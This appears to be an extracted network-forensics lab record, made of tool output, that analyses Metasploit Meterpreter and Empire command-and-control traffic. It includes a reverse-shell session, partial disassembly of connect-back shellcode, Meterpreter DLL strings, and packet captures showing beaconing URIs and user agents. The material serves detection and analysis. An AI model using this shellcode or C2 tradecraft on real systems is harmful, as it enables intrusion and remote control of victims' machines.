09/10/2017 01:58 PM     2,143,392 Procmon.exe
02/28/2019 05:03 PM       73,802 raw2.exe
01/03/2019 01:16 AM       5,120 shcore.dll
02/28/2019 05:09 PM       73,802 test2.exe
01/03/2019 01:57 AM       1,321 Test_DLL.7z
          23 File(s) 14,605,731 bytes
          5 Dir(s) 27,833,237,504 bytes free

C:\Users\Apex\Desktop>cmd.exe /c "echo. | powershell get-host"&echo STJEXrMKAkj0shArBckoewYztVtWXdpt
cmd.exe /c "echo. | powershell get-host"&echo STJEXrMKAkj0shArBckoewYztVtWXdpt
```

48 client pkts, 10 server pkts, 11 turns.

Entire conversation (13 kB) Show and save data as ASCII Stream 1

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Disassembly:

```
0: fc          cld
1: e8 82 00 00 00 call 0x88
6: 60          pusha
7: 89 e5       mov ebp,esp
9: 31 c0       xor eax,eax
b: 64 8b 50 30 mov edx,DWORD PTR fs:[eax+0x30]
f: 8b 52 0c    mov edx,DWORD PTR [edx+0xc]
12: 8b 52 14    mov edx,DWORD PTR [edx+0x14]
15: 8b 72 28    mov esi,DWORD PTR [edx+0x28]
18: 0f b7 4a 26 movzx ecx,WORD PTR [edx+0x26]
1c: 31 ff       xor edi,edi
1e: ac         lods al,BYTE PTR ds:[esi]
1f: 3c 61       cmp al,0x61
21: 7c 02       jl 0x25
23: 2c 20       sub al,0x20
25: c1 cf 0d    ror edi,0xd
28: 01 c7       add edi,eax
2a: e2 f2       loop 0x1e
2c: 52         push edx
2d: 57         push edi
2e: 8b 52 10    mov edx,DWORD PTR [edx+0x10]
31: 8b 4a 3c    mov ecx,DWORD PTR [edx+0x3c]
34: 8b 4c 11 78 mov ecx,DWORD PTR [ecx+edx*1+0x78]
38: e3 48       jecxz 0x82
3a: 01 d1       add ecx,edx
3c: 51         push ecx
```


a6:	68 29 80 6b 00	push	0x6b8029
ab:	ff d5	call	ebp
ad:	6a 0a	push	0xa
af:	68 c0 a8 2e 81	push	0x812ea8c0
b4:	68 02 00 11 51	push	0x51110002

```

C...MZ....[REU....d.....;Sj.P.....      !..L!This program cannot be run in DOS
mode.

$.~.....1~.....Z.....m.....
1~.....2~.....0~.....Rich.....PE..L..P..Z.....!.....=.....
.....&.....^...
..@h.....
(Z..@.....text.....
..rdata..h.....j.....@..@.data..l.....
4...n.....@...reloc.....@..B.....
.....
.....U..V..u..j
[V.....YY..t..p..j@h.....h.....j.....@.....P.....h.....Vh.....5@.....5@.....
@...@.....
@...E.....5@.....5@.....5@.....$...j..5@.....^].U..QQ.M.SV3.....u..E.W.^@.).....3...~
%..A...p.u....2...;u.B...;|.u..E..M.;t.F.u.;|.3.^[...].3...U..V.5@...W}.w.V.....YY..u..E.....3...
W.u..u..h...^]...U..V.u.W.=@.....v.W.B...YY..u3.E.....".....\'.H..@.\'.H..P..H..P..H...3...
.u.V..1...^]...U..V.5@...W}.w.V.....YY..u
.E.....u..u..u.W.u..u..p...^]...U..@.....9M.u..E..3.]...].t..U..@.....9M.u..E...@.....E
.....@].(.].x...U...
@...E;...u.3...P..|...].U... V.u..E.W}.Pj.WVj.....F.+...F..E.j.PW.....5....E.Pj@u..u...E.
+.....G..E.P.u..u..u..u..u..j.....^].U...Sh.....].V.
5...Wh...S..h...S...hD...u..hP...u..E..h`...u..E..hp...u..E...u.h/.....<...E.VW}.W.....x.....hd...V
SW.....1.....(..h...V.u.W.....p.....2...h
...V.u.W.....@..t.....h%...V.u.W.....h...F...hg...V.u.W.r.....|...^[...].U...
$j..E.P.u...E.Pj@u..u...E.Pj..u..u..j.....E.P.u..u..u..u..u..j.....]U...Shx.....].
.V.5...Wh...S..h...S...h...u..h...u..E..h...u..E..h...u..E...M...<...QW}.W.....QSW
(.P.u.W.....2...P.u.W.....P.u.W.....F...PVW.....H^[...].U..QSV.....W}.j@h.
0...p<...vp.v4.....u..j@h.
0...vPP.....FPh...h.....P.....t.....M..NP.M..M.j.Q.M.Qj...j..vT.....j.....e..
3...F.f;N.s7.^...j..s.P.C.....Pj.....M..[(.F.A.M.;|..^[...].U..V.u.WV.2...~...*
..Yt(~...Vt...2..u..j.....^].j.....j.....U...SW}.W..L..E.3..1.....
$.W.u..E..GQ..h...W...Q...u..jW^...u].E.Ph...W.P...u..h...W..Q...YY..t..E...u..u.u3.....u..u..u
.S.....E.....
3...E...S..G...}.....u?.....}...u.S.....u.....E.t..t..u..u..u.W.".....E...t
P.u.V.0R.....^].U..QWj0.E.....J.....Y...b...Vj0j.W.5...E.....}tIh...P...h(...7.G.o...h@...
7.G...hT...7.G..Q...hd...7.G..B...>.5...ht...P..h...7.G..h...7.G..h...7.G..h...
7.G...M.G...t.H...W.S..t].E.Q.G...].Y.
1...O...u:96.t.w...6.W.....Y..u..O...t
.G j.P..YYW.5D...cH..Y..W...Y}.tD.w...:6h...u...K...D.....C;j.t.@...t..6..Y...u...;w.u.
[^.E..].U...D...VW.0...~.u..G.P.I...YY..u.9G.u..6..u.....^].u..u..W.YY..U..VW.u...I...$......u..

```

```
..G..?G..]G..~G..G..G..G..G..G..G..h.....P.....
.....
.....l."#.$%&'()*+,-./:
0.1.2.3.4.5.6.7.8.9.;<=>?@.A.B.C.D.E.F.G.H.I.J.K.L.M.N.O.metsrv.dll.Init_ReflectiveLoader@0.buffer_from_file.buffer_to_file.cha
nnel_close.channel_create.channel_create_datagram.channel_create_pool.channel_create_stream.channel_default_io_handler.channel_destroy.
channel_exists.channel_find_by_id.channel_get_buffered_io_context.channel_get_class.channel_get_flags.channel_get_id.channel_get_native
_io_context.channel_get_type.channel_interact.channel_is_flag.channel_is_interactive.channel_open.channel_read.channel_read_from_buffer
ed.channel_set_buffered_io_handler.channel_set_flags.channel_set_interactive.channel_set_native_io_context.channel_set_type.channel_wri
te.channel_write_to_buffered.channel_write_to_remote.command_deregister_all.command_deregister_all.command_handle.command_join_threads.com
mand_register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception.packe
t_add_group.packet_add_request_id.packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.packet_add_tlv_raw.packet_add_tlv_strin
g.packet_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_wstring_len.packet_add_tlvs.packet_call_completion_handlers.packet_create.p
acket_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv.packet_get_tlv_group_entry.packet_get_tlv_meta.
packet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_
get_tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_t
ransmit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_insert_waitable.schedu
ler_signal_waitable.scheduler_waitable_thread@4.....k.....l.....Li.....Fl.X...lk.....m.x...4k.....
0n.@...i.....q.l...$k.....xq..
0...h.....r.....k.....r.....*r...x...x...x.vx.dx.Px.>x..
(x...x...w.^r.Fr...x...r...q...q...q...q...q...r...r...r...r...l.....w...w...w...w.nw...^w.Hw..
0w...w...w...v...v...v...v.<n.Nn.fn.vn...n...n...n...n...n...n...n...n...o...o...o...o...o...o...o...o...o...o...o...p..
p...p..8p..Fp..Zp..jp..~p...p...p...p...p...p...p...q...r...r...r...r...r...r...r...r...v...v..jv..Pv..
0v...v...v...u...u...u...u...u...u...u...u...w...w...w...h...s...r...r...u...s..."s..
2s...>s..Ns..ds..ts...s...s...s...s...s...s...s...t...t...t...t...t...t...t...t...t...t...t...t...t...t...t...u..
$u..@u..Ru..hu..xu...q...q...Bq.....Fm..Xm..jm...m..
0m...m...m...m...n...m...m...m...m...Rl.vl...l...l...l...l...l...l...fl.....3...4...o...
8...7...s...p...l.....
.....r.....l.WSADuplicateSocketA.WS2_32.dll..F.CertGetCertificateContextProperty.CRYPT32.dll.t.Internet
CrackUrlW...InternetOpenW.k.InternetCloseHandle.r.InternetConnectW...InternetReadFile...InternetSetOptionW..X.HttpOpenRequestW..^Htt
pSendRequestW..Z.HttpQueryInfoW..WININET.dll.
..WinHttpCrackUrl...WinHttpOpen...WinHttpCloseHandle...WinHttpConnect...WinHttpRequestData...WinHttpRequestOption...WinHttpSetOption...Wi
nHttpOpenRequest...WinHttpSendRequest...WinHttpReceiveResponse...WinHttpRequestHeaders...WinHttpGetProxyForUrl.
..WinHttpGetIEProxyConfigForCurrentUser.WINHTTP.dll.E.GetProcAddress..X.FlushInstructionCache...VirtualAlloc...VirtualFree...VirtualPro
tect...VirtualQuery...WriteProcessMemory...<.LoadLibraryA..?.LoadLibraryW...GetModuleHandleA...ExitProcess...SetUnhandledExceptionFi
lter...ExitThread...GetLastError...p.GetSystemDirectoryW...GetVolumeInformationW...GetComputerNameW..b.FreeLibrary...GetCurrentProcess..
.GetCurrentProcessId...GetCurrentThreadId..s.SetLastError...GetModuleHandleW..D.LocalAlloc..8.GetOverlappedResult...ResetEvent..
%.WriteFile...ReadFile...R.CloseHandle.e.ConnectNamedPipe...CreateEventW...CreateNamedPipeA...Sleep...DuplicateHandle.p.SetHandleInfo
rmation..|SetNamedPipeHandleState...PeekNamedPipe...CreateFileW...CreateNamedPipeW..o.GetSystemDirectoryA...GlobalFree..KERNEL32.dll..
..GetThreadDesktop..h.GetProcessWindowStation...GetObjectInformationW.USER32.dll...OpenProcessToken...OpenThreadToken...AdjustTok
enPrivileges.
..AllocateAndInitializeSid..v.InitializeAcl.w.InitializeSecurityDescriptor...SetSecurityDescriptorDacl...SetSecurityDescriptorSacl...Lo
okupPrivilegeValue...SetEntriesInAcl.w.ADVAPI32.dll...CoCreateGuid..ole32.dll...CryptDecodeObjectEx...CryptImportPublicKeyInfo...Cry
ptStringToBinaryA...GetFileSize...CreateFileA...CreateThread...TerminateThread...ResumeThread..Y.SetEvent...ReleaseMutex...WaitForS
```

No.	Source IP	Destination IP	Protocol	Source Port	Destination Port	Info
47	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
48	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
49	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
50	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
51	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
52	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
53	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
54	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
55	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
56	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
57	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
58	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
59	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
60	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
61	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
62	192.168.46.129	192.168.46.128	TLSv1	49375	8443	Application Data
63	192.168.46.129	192.168.46.128	TCP	8443	49375	8443 → 49375 [ACK] Seq=2389 Ack=3117 Win=41088 Len=0
64	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
65	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data

<

- > Frame 45: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits)
- > Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_c0:34:ba (00:0c:29:c0:34:ba)
- > Internet Protocol Version 4, Src: 192.168.46.128, Dst: 192.168.46.129
- > Transmission Control Protocol, Src Port: 49375, Dst Port: 8443, Seq: 427, Ack: 325, Len: 245
- > Secure Sockets Layer

```

0000 00 0c 29 c0 34 ba 00 0c 29 1f 85 33 08 00 45 00  ..)-4... )..3..E.
0010 01 1d 63 87 40 00 80 06 b8 01 c0 a8 2e 80 c0 a8  --c.@-- .....
meterpreter_https.pcap

```

Hosts (2) Files (1) Images Messages Credentials Sessions (3) DNS Parameters (13) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed file path
6	localhost.cer	cer	680 B	192.168.46.129 (Linux)	TCP 8443	192.168.46.128 (Windows)	TCP 49373	TlsCertificate	2019-03-04 14:58:35 UTC	F:\NetworkMiner_2-4\NetworkMiner_2-4\AssembledFiles\...

Certificate

General Details Certification Path



Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

Issued to: localhost

Issued by: localhost

Valid from: 04-03-2019 to 03-03-2020



86	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
87	192.168.46.128	192.168.46.129	HTTP	49375	8443	GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
88	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
89	192.168.46.128	192.168.46.129	HTTP	49375	8443	GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
90	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
91	192.168.46.128	192.168.46.129	HTTP	49375	8443	GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
92	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
93	192.168.46.128	192.168.46.129	TLSv1	49375	8443	[SSL segment of a reassembled PDU]
94	192.168.46.128	192.168.46.129	HTTP	49375	8443	POST /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
95	192.168.46.129	192.168.46.128	TCP	8443	49375	8443 → 49375 [ACK] Seq=5223 Ack=7021 Win=58240 Len=0
96	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
97	192.168.46.128	192.168.46.129	HTTP	49375	8443	GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
98	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
99	192.168.46.128	192.168.46.129	HTTP	49375	8443	GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
100	192.168.46.129	192.168.46.128	TCP	8443	49375	8443 → 49375 [ACK] Seq=5595 Ack=7511 Win=60288 Len=0
101	192.168.46.129	192.168.46.128	HTTP	8443	49375	HTTP/1.1 200 OK
102	192.168.46.128	192.168.46.129	HTTP	49375	8443	GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1
103	192.168.46.129	192.168.46.128	TCP	8443	49375	8443 → 49375 [ACK] Seq=5701 Ack=7756 Win=61440 Len=0

> Frame 89: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits)

> Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_c0:34:ba (00:0c:29:c0:34:ba)

> Internet Protocol Version 4, Src: 192.168.46.128, Dst: 192.168.46.129

> Transmission Control Protocol, Src Port: 49375, Dst Port: 8443, Seq: 6057, Ack: 4707, Len: 245

> Secure Sockets Layer

▼ Hypertext Transfer Protocol

> GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1\r\n

Cache-Control: no-cache\r\n

Connection: Keep-Alive\r\n

Pragma: no-cache\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n

Host: 192.168.46.129:8443\r\n

\r\n

[Full request URI: https://192.168.46.129:8443/jr0YHSgyS-oDTgJPXzM-ZAnW_wx/]

[HTTP request 21/201]

[Prev request in frame: 87]

[Response in frame: 90]

[Next request in frame: 91]

http.content_length==0

Source IP	Destination IP	Protocol	Source Port	Destination Port	Length	Info
286	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
290	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
294	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
298	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
302	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
306	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
310	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
314	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
318	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
320	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
322	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
324	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
326	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
330	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
334	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
336	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
339	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
342	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
344	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
407	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK
411	192.168.46.129	192.168.46.128	HTTP	8443 49375	240	HTTP/1.1 200 OK

<

> Frame 302: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits)

> Ethernet II, Src: Vmware_c0:34:ba (00:0c:29:c0:34:ba), Dst: Vmware_1f:85:33 (00:0c:29:1f:85:33)

> Internet Protocol Version 4, Src: 192.168.46.129, Dst: 192.168.46.128

> Transmission Control Protocol, Src Port: 8443, Dst Port: 49375, Seq: 181475, Ack: 16528, Len: 186

> Secure Sockets Layer

▼ Hypertext Transfer Protocol

> HTTP/1.1 200 OK\r\n

0000	48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d	HTTP/1.1 200 OK-
0010	0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61	.Content -Type: a
0020	70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74	pplicati on/octet
0030	2d 73 74 72 65 61 6d 0d 0a 43 6f 6e 6e 65 63 74	-stream -Connect
0040	69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d	ion: Kee p-Alive-
0050	0a 53 65 72 76 65 72 3a 20 41 70 61 63 68 65 0d	Server: Apache-
0060	0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a	.Content -Length:
0070	20 30 0d 0a 0d 0a	0-....

Frame (240 bytes) | Decrypted SSL (118 bytes)

meterpreter_https.pcap | Packets: 767 · Displayed: 177 (23.1%)

File

Name: C:\Users\Apex\Desktop\empire.pcap
Length: 3504 kB
Format: Wireshark/tcpdump/... - pcap
Encapsulation: Ethernet
Snapshot length: 65535

Time

First packet: 2018-10-09 12:40:39
Last packet: 2018-10-09 16:29:11
Elapsed: 03:48:31

Capture

Hardware: Unknown
OS: Unknown
Application: Unknown

Interfaces

<u>Interface</u>	<u>Dropped packets</u>	<u>Capture filter</u>	<u>Link type</u>	<u>Packet size limit</u>
Unknown	Unknown	Unknown	Ethernet	65535 bytes

Statistics

<u>Measurement</u>	<u>Captured</u>	<u>Displayed</u>	<u>Marked</u>
Packets	24992	24992 (100.0%)	—
Time span, s	13711.557	13711.557	—
Average pps	1.8	1.8	—
Average packet size, B	124	124	—
Bytes	3104774	3104774 (100.0%)	0
Average bytes/s	226	226	—
Average bits/s	1811	1811	—





































































Ethernet · 1		IPv4 · 1		IPv6	TCP · 2649		UDP						
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.2.209	49319	192.252.210.107	443	15	6642	7	630	8	6012	0.000000	0.7701	6544	
172.16.2.209	49320	192.252.210.107	443	12	1882	6	1052	6	830	1.856266	0.1876	44 k	
172.16.2.209	49321	192.252.210.107	443	51	42 k	19	1588	32	41 k	2.440429	0.2353	53 k	
172.16.2.209	49322	192.252.210.107	443	9	1138	5	505	4	633	8.026717	0.2468	16 k	
172.16.2.209	49323	192.252.210.107	443	10	1197	5	510	5	687	13.322511	0.1120	36 k	
172.16.2.209	49324	192.252.210.107	443	10	1197	5	510	5	687	18.471089	0.1721	23 k	
172.16.2.209	49325	192.252.210.107	443	10	1201	5	514	5	687	23.679446	0.1182	34 k	
172.16.2.209	49326	192.252.210.107	443	10	1197	5	510	5	687	28.826472	0.1190	34 k	
172.16.2.209	49327	192.252.210.107	443	9	1138	5	505	4	633	33.977161	0.1122	36 k	
172.16.2.209	49328	192.252.210.107	443	9	1147	5	514	4	633	39.122699	0.1147	35 k	
172.16.2.209	49329	192.252.210.107	443	10	1201	5	514	5	687	44.273006	0.1112	36 k	
172.16.2.209	49330	192.252.210.107	443	9	1147	5	514	4	633	49.420384	0.1720	23 k	
172.16.2.209	49331	192.252.210.107	443	9	1143	5	510	4	633	54.627980	0.1696	24 k	
172.16.2.209	49332	192.252.210.107	443	10	1201	5	514	5	687	59.826232	0.1683	24 k	
172.16.2.209	49333	192.252.210.107	443	9	1143	5	510	4	633	65.036381	0.0883	46 k	
172.16.2.209	49334	192.252.210.107	443	10	1192	5	505	5	687	70.150715	0.1422	28 k	
172.16.2.209	49335	192.252.210.107	443	10	1201	5	514	5	687	75.327454	0.1427	28 k	
172.16.2.209	49336	192.252.210.107	443	10	1192	5	505	5	687	80.490678	0.0871	46 k	
172.16.2.209	49337	192.252.210.107	443	10	1192	5	505	5	687	85.609064	0.2847	14 k	
172.16.2.209	49338	192.252.210.107	443	10	1201	5	514	5	687	90.913800	0.1150	35 k	
172.16.2.209	49339	192.252.210.107	443	10	1197	5	510	5	687	96.079721	0.2666	15 k	
172.16.2.209	49340	192.252.210.107	443	10	1197	5	510	5	687	101.381630	0.0879	46 k	
172.16.2.209	49341	192.252.210.107	443	9	1143	5	510	4	633	106.497718	0.0888	45 k	
172.16.2.209	49342	192.252.210.107	443	9	1138	5	505	4	633	111.613948	0.1812	22 k	
172.16.2.209	49343	192.252.210.107	443	10	1197	5	510	5	687	116.825303	0.1539	26 k	
172.16.2.209	49344	192.252.210.107	443	15	9993	7	630	8	9363	122.000741	0.3532	14 k	
172.16.2.209	49345	192.252.210.107	443	11	1330	6	637	5	693	122.613787	0.6274	8122	

1887	192.252.210.107	172.16.2.209	443	HTTP	49524	436	HTTP/1.0	200	OK	(text/html)	
1894	172.16.2.209	192.252.210.107	49525	HTTP	443	268	GET /login/process.php	HTTP/1.1			
1896	192.252.210.107	172.16.2.209	443	HTTP	49525	453	HTTP/1.0	200	OK	(text/html)	
1903	172.16.2.209	192.252.210.107	49526	HTTP	443	264	GET /admin/get.php	HTTP/1.1			
1905	192.252.210.107	172.16.2.209	443	HTTP	49526	453	HTTP/1.0	200	OK	(text/html)	
1912	172.16.2.209	192.252.210.107	49527	HTTP	443	264	GET /admin/get.php	HTTP/1.1			
1915	192.252.210.107	172.16.2.209	443	HTTP	49527	436	HTTP/1.0	200	OK	(text/html)	
1922	172.16.2.209	192.252.210.107	49528	HTTP	443	264	GET /admin/get.php	HTTP/1.1			
1925	192.252.210.107	172.16.2.209	443	HTTP	49528	436	HTTP/1.0	200	OK	(text/html)	
1932	172.16.2.209	192.252.210.107	49529	HTTP	443	264	GET /admin/get.php	HTTP/1.1			
1935	192.252.210.107	172.16.2.209	443	HTTP	49529	436	HTTP/1.0	200	OK	(text/html)	
1942	172.16.2.209	192.252.210.107	49530	HTTP	443	264	GET /admin/get.php	HTTP/1.1			
1944	192.252.210.107	172.16.2.209	443	HTTP	49530	453	HTTP/1.0	200	OK	(text/html)	
1951	172.16.2.209	192.252.210.107	49531	HTTP	443	268	GET /login/process.php	HTTP/1.1			
1953	192.252.210.107	172.16.2.209	443	HTTP	49531	453	HTTP/1.0	200	OK	(text/html)	
1960	172.16.2.209	192.252.210.107	49532	HTTP	443	268	GET /login/process.php	HTTP/1.1			
1962	192.252.210.107	172.16.2.209	443	HTTP	49532	453	HTTP/1.0	200	OK	(text/html)	
+	1969	172.16.2.209	192.252.210.107	49533	HTTP	443	259	GET /news.php	HTTP/1.1		
+	1972	192.252.210.107	172.16.2.209	443	HTTP	49533	436	HTTP/1.0	200	OK	(text/html)
	1979	172.16.2.209	192.252.210.107	49534	HTTP	443	259	GET /news.php	HTTP/1.1		
	1982	192.252.210.107	172.16.2.209	443	HTTP	49534	436	HTTP/1.0	200	OK	(text/html)
	1989	172.16.2.209	192.252.210.107	49535	HTTP	443	264	GET /admin/get.php	HTTP/1.1		
	1992	192.252.210.107	172.16.2.209	443	HTTP	49535	436	HTTP/1.0	200	OK	(text/html)
	1999	172.16.2.209	192.252.210.107	49536	HTTP	443	259	GET /news.php	HTTP/1.1		

```
GET /news.php HTTP/1.1
Cookie: session=cicYABukdBUyr04n6VJUM0rAiyY=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 192.252.210.107:443
Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 173
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Tue, 09 Oct 2018 07:27:30 GMT
```

```
<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has
been added, yet.</p></body></html>
```

Hosts (34)	Files (4)	Images	Messages	Credentials	Sessions (5602)	DNS (36)	Parameters (64)	Keywords	Anomalies
Sort Hosts On: Sent Bytes (descending)									
		37.28.155.22 (Linux)							
		195.200.72.148 (Windows)							
		192.252.210.107							
		172.16.2.209 (Windows)							
		10.0.0.23 (Linux)							
		37.28.154.204							
		152.19.134.198 [fedoraproject.org] (Linux)							
		8.8.8.8							
		193.11.114.43							
		83.168.200.198							
		178.73.198.130							
		209.132.181.15 [fedoraproject.org]							
		209.132.181.16 [fedoraproject.org]							
		193.228.143.12							
		174.141.234.172 [fedoraproject.org]							
		202.12.27.33							
		199.7.91.13							
		199.7.83.42							
		198.41.0.4							
		8.43.85.67 [fedoraproject.org]							
		10.0.0.1							
		193.0.14.129							
		152.19.134.142 [fedoraproject.org]							
		85.236.55.6 [fedoraproject.org]							
		192.203.230.10							
		192.112.36.4							
		192.58.128.30							
		192.36.148.17							
		192.33.4.12							
		128.63.2.53							
		185.141.165.254 [fedoraproject.org]							
		140.211.169.206 [fedoraproject.org]							
		192.228.79.201							
		192.5.5.241							

37.28.155.22 (Linux)

IP: 37.28.155.22

MAC: 001EBECDF407

NIC Vendor: Cisco Systems, Inc

MAC Age: 20-11-2007

Hostname:

OS: Linux

Satori TCP: Linux - Redhat 7.5 (100.00%)

TTL: 64 (distance: 0)

Open TCP Ports: 8081 445

Sent: 8045 packets (1,42,53,910 Bytes), 0.00% cleartext (0 of 0 Bytes)

Received: 6275 packets (29,97,095 Bytes), 0.00% cleartext (0 of 0 Bytes)

Incoming sessions: 260

Server: 37.28.155.22 (Linux) TCP 445

Server: 37.28.155.22 (Linux) TCP 8081

Outgoing sessions: 0

No.	Source IP	Destination IP	Source Port	Protocol	Destination Port	Length	Info
5	195.200.72.148	37.28.155.22	50379	TCP	8081	66	50379 → 8081 [SYN] Seq=0 Win=8192 Len=0 MSS=1380 WS=256 SACK_PERM=1
6	37.28.155.22	195.200.72.148	8081	TCP	50379	66	8081 → 50379 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 WS=128
7	195.200.72.148	37.28.155.22	50379	TCP	8081	60	50379 → 8081 [ACK] Seq=1 Ack=1 Win=131072 Len=0
8	195.200.72.148	37.28.155.22	50379	HTTP	8081	212	GET /index.asp HTTP/1.1
9	37.28.155.22	195.200.72.148	8081	TCP	50379	60	8081 → 50379 [ACK] Seq=1 Ack=159 Win=30336 Len=0
10	37.28.155.22	195.200.72.148	8081	TCP	50379	71	8081 → 50379 [PSH, ACK] Seq=1 Ack=159 Win=30336 Len=17 [TCP segment of a reassembled PDU]
11	37.28.155.22	195.200.72.148	8081	HTTP	50379	1434	HTTP/1.0 200 OK
12	37.28.155.22	195.200.72.148	8081	HTTP	50379	1434	Continuation
13	37.28.155.22	195.200.72.148	8081	HTTP	50379	259	Continuation
14	195.200.72.148	37.28.155.22	50379	TCP	8081	60	50379 → 8081 [ACK] Seq=159 Ack=2778 Win=131072 Len=0
15	195.200.72.148	37.28.155.22	50379	TCP	8081	60	50379 → 8081 [ACK] Seq=159 Ack=2984 Win=138816 Len=0
16	195.200.72.148	37.28.155.22	50379	TCP	8081	60	50379 → 8081 [FIN, ACK] Seq=159 Ack=2984 Win=138816 Len=0
17	37.28.155.22	195.200.72.148	8081	TCP	50379	60	8081 → 50379 [ACK] Seq=2984 Ack=160 Win=30336 Len=0
20	195.200.72.148	37.28.155.22	50380	TCP	8081	66	50380 → 8081 [SYN] Seq=0 Win=8192 Len=0 MSS=1380 WS=256 SACK_PERM=1
21	37.28.155.22	195.200.72.148	8081	TCP	50380	66	8081 → 50380 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 WS=128
